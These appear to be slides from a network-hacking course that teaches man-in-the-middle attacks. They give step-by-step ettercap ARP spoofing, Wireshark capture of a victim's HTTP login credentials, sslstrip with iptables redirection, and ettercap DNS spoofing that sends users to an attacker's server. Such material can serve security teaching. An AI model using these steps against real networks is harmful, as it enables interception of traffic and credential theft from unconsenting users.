

Network Hacking

Man in the Middle attack

- Man in the middle attack means that to be inside the network and able to stand between two users while talking



Man in the Middle attack

- This attack can be performed by ettercap or bettercap
- You can use wireshark with ettercap to analyze the packets of the victims while they are entrening http sites
- But wait , what if it was https

Man in the Middle attack

- When https , we use sslstrip with ettercap to downgrade https to http to be able to analyze the packets
- But sslstrip can only work on HSTS and old ssl certificate but in TLS certificate there is no way to downgrade the request till now 2024


Man in the Middle attack

- Lets use ettercap
- # ettercap -G
- Choose network card (wlan0 or eth0)
- Go to Hosts and then scan for hosts
- Observe all hosts in the same network , go to hosts list
- Put router Ip in target1 and the victim in target2
- Choose arp spoofing
- Open wireshark and choose the same network card

Man in the Middle attack



RED
nexus



Man in the Middle attack



RED
nexus

```
Ettercap
0.8.3.1 (EB)
```



Ettercap

```
Listening on:
wlan0 -> B8:9A:2A:63:02:63
192.168.1.5/255.255.255.0
fe80::ba9a:2aff:fe63:263/64


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/wlan0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Man in the Middle attack



- Click on Hosts and then "scan for hosts"



Man in the Middle attack

- After scanning the hosts then click on Hosts then hosts list

Host List x		
IP Address	MAC Address	Description
192.168.1.1	D8:E8:44:B8:BF:04	
192.168.1.2	0C:2F:B0:A7:55:F0	
192.168.1.6	04:EA:56:0E:13:C0	
192.168.1.8	F6:B9:91:28:0E:EE	
192.168.1.12	A0:8C:FD:C9:71:77	

Man in the Middle attack

- Click on the first Host and then add to Target1
- Then click on the second host then add to Target2

```
192.168.1.2 0C:2F:B0:A7:55:F0
192.168.1.6 04:EA:56:0E:13:C0
192.168.1.8 F6:B9:91:28:0E:EE
192.168.1.12 A0:8C:FD:C9:71:77
```

Delete Host


Add to Target 1

```
Listening on:
wlan0 -> B8:9A:2A:63:02:63
192.168.1.5/255.255.255.0
fe80::ba9a:2aff:fe63:263/64
```


Man in the Middle attack



- After adding hosts to targets then click on




Man in the Middle attack



Man in the Middle attack



- Run wireshark then click on network card wlan0 or eth0



Man in the Middle attack



RED
nexus

Target 2

*wlan0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
4951	2.387760263	192.168.1.12	102.132.97.54	TCP	66	[TCP Dup ACK 1#451] 43298 → 443 [ACK] Seq=555 Ack=1 Win=
4952	2.387758694	192.168.1.12	35.174.127.31	TCP	309	[TCP Retransmission] 53244 → 443 [PSH, ACK] Seq=1 Ack=1
4953	2.387760315	192.168.1.12	102.132.97.54	TCP	620	[TCP Retransmission] 43298 → 443 [PSH, ACK] Seq=1 Ack=1
4954	2.392891554	192.168.1.12	35.174.127.31	TCP	78	53244 → 443 [ACK] Seq=244 Ack=25 Win=2516 Len=0 TSval=39
4955	2.392949061	192.168.1.12	35.174.127.31	TCP	78	[TCP Dup ACK 4954#1] 53244 → 443 [ACK] Seq=244 Ack=25 Wi
4956	2.392999375	192.168.1.12	35.174.127.31	TCP	309	[TCP Retransmission] 53244 → 443 [PSH, ACK] Seq=1 Ack=1
4957	2.393046467	192.168.1.12	102.132.97.54	TCP	620	[TCP Retransmission] 43298 → 443 [PSH, ACK] Seq=1 Ack=1
4958	2.393092182	192.168.1.12	35.174.127.31	TCP	308	[TCP Retransmission] 53228 → 443 [PSH, ACK] Seq=1 Ack=1
4959	2.393140967	192.168.1.12	35.174.127.31	TCP	309	[TCP Retransmission] 53244 → 443 [PSH, ACK] Seq=1 Ack=1
4960	2.393185242	192.168.1.12	35.174.127.31	TCP	308	[TCP Retransmission] 53228 → 443 [PSH, ACK] Seq=1 Ack=1
4961	2.393229064	192.168.1.12	35.174.127.31	TCP	309	[TCP Retransmission] 53244 → 443 [PSH, ACK] Seq=1 Ack=1

Delete

Frame 1: 620 bytes on wire (4960 bits), 620 bytes captured (4960 bi
▶ Ethernet II, Src: HewlettPacka_c9:71:77 (a0:8c:fd:c9:71:77), Dst: I
▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 102.132.97.54
▶ Transmission Control Protocol, Src Port: 43298, Dst Port: 443, Seq:
▶ Transport Layer Security

54

dir_command_c
ty. /proc/sys/ne
34 EGID 65534

0000 b8 9a 2a 63 02 63 a0 8c fd c9 71 77 08 00 45 00 ..*c.c...
0010 02 5e c5 11 40 00 40 06 ea 19 c0 a8 01 0c 66 84 .^..@.@..
0020 61 36 a9 22 01 bb bb 52 09 8b d6 af ca 05 80 18 a6."...R..
0030 00 fb 9d 44 00 00 01 01 08 0a 62 9f 46 a0 67 11 ...D.....
0040 a1 87 16 03 01 02 25 01 00 02 21 03 03 95 ab b4%..
0050 ab 99 7f 89 36 28 3a a1 87 18 06 ac 5d c1 41 ce6(:..
0060 d3 99 5a d0 ce 97 b0 ea 87 47 41 b1 93 20 ef 9a ..Z.....G
0070 4e f9 92 11 9a d0 f8 32 d3 5a 72 78 24 81 42 83 N.....2.Z
0080 51 24 bd 17 e7 b5 4c fc e6 6d b4 f5 a6 39 00 22 Q\$. ...L..m
0090 13 01 13 03 13 02 c0 2b c0 2f cc a9 cc a8 c0 2c+./
00a0 c0 30 c0 0a c0 09 c0 13 c0 14 00 9c 00 9d 00 2f .0.....
00b0 00 35 01 00 01 b6 00 00 00 15 00 13 00 00 10 77 .5.....



http

No.	Time	Source	Destination	Protocol	Length	Info
2028	17.056145012	192.168.1.5	44.228.249.3	HTTP	525	[TCP Previous segment not captured]
2159	17.850023532	44.228.249.3	192.168.1.5	HTTP	1237	HTTP/1.1 200 OK (text/html)
2249	18.713911258	192.168.1.5	52.219.146.45	HTTP	407	GET /aiscripts/scripts.json?_=172365
2295	19.132899060	52.219.146.45	192.168.1.5	HTTP	414	HTTP/1.1 200 OK
3404	29.642077381	192.168.1.5	44.228.249.3	HTTP	546	GET /login.php HTTP/1.1
3443	29.876224570	44.228.249.3	192.168.1.5	HTTP	1426	HTTP/1.1 200 OK (text/html)
3943	34.920756775	192.168.1.5	44.228.249.3	HTTP	712	POST /userinfo.php HTTP/1.1 (applic
4080	35.571092863	44.228.249.3	192.168.1.5	HTTP	342	HTTP/1.1 302 Found (text/html)
4085	35.581242198	192.168.1.5	44.228.249.3	HTTP	581	GET /login.php HTTP/1.1
4166	36.275612683	44.228.249.3	192.168.1.5	HTTP	1426	HTTP/1.1 200 OK (text/html)

▶ Frame 3943: 712 bytes on wire (5696 bits), 712 bytes captured (5696 bits) on interface wlan0, id 0

▶ Ethernet II, Src: Intel_63:02:63 (b8:9a:2a:63:02:63), Dst: zte_b8:bf:04 (d8:e8:44:b8:bf:04)

▶ Internet Protocol Version 4, Src: 192.168.1.5, Dst: 44.228.249.3

▶ Transmission Control Protocol, Src Port: 38182, Dst Port: 80, Seq: 941, Ack: 5308, Len: 646

▶ Hypertext Transfer Protocol

▶ HTML Form URL Encoded: application/x-www-form-urlencoded

▶ Form item: "uname" = "admin"

▶ Form item: "pass" = "admin"

0000

d

0010

6

0020

f

0030

6

0040

2

0050

2

0060

6

0070

6

0080

7

0090

6

Man in the Middle attack

- To downgrade https to http then use sslstrip
- `# echo "1" > /proc/sys/net/ipv4/ip_forward`
-
- `# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1000`
- `# sslstrip`
- But it won't work cause of new version of TLS

Man in the Middle attack

- The alternative of using sslstrip to downgrade the https to http is to redirect the user to your site
- Suppose that user need to visit facebook.com
- You will redirect him to your site hacker.com and then exploit what you want

Man in the Middle attack

- First you need to edit two files
- # nano /etc/ettercap/etter.dns
- Then add
 - * A 192.168.1.10
 - * PTR 192.168.1.10

As 192.168.1.10 is your server

Man in the Middle attack



```
#
#####

# vim:ts=8:noexpandtab

* A 143.198.128.146
* PTR 143.198.128.146
[ ]

^G Help ^O Write Out ^E Where Ts ^K Cut ^T Execute
```

Man in the Middle attack

- The second file you need to edit is
- `# nano /etc/ettercap/etter.conf`
- Then edit

`ec_uid=0`

`ec_gid=0`

Then save

Man in the Middle attack




```
"#
#####

[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default

[mitm]
arp_storm_delay = 10      # milliseconds
arp_poison_smart = 0      # boolean
arp_poison_warm_up = 1    # seconds
```

Man in the Middle attack

- Then go to ettercap and choose plugin called dns_spoof double click on it



Man in the Middle attack

- It will redirect all users to my server and there I can hack them
- But wait
- All users will be redirected only if site http
- To be honest , after the new version of HSTS of TLS has made it difficult to make dns spoofing over https

Man in the Middle attack



Question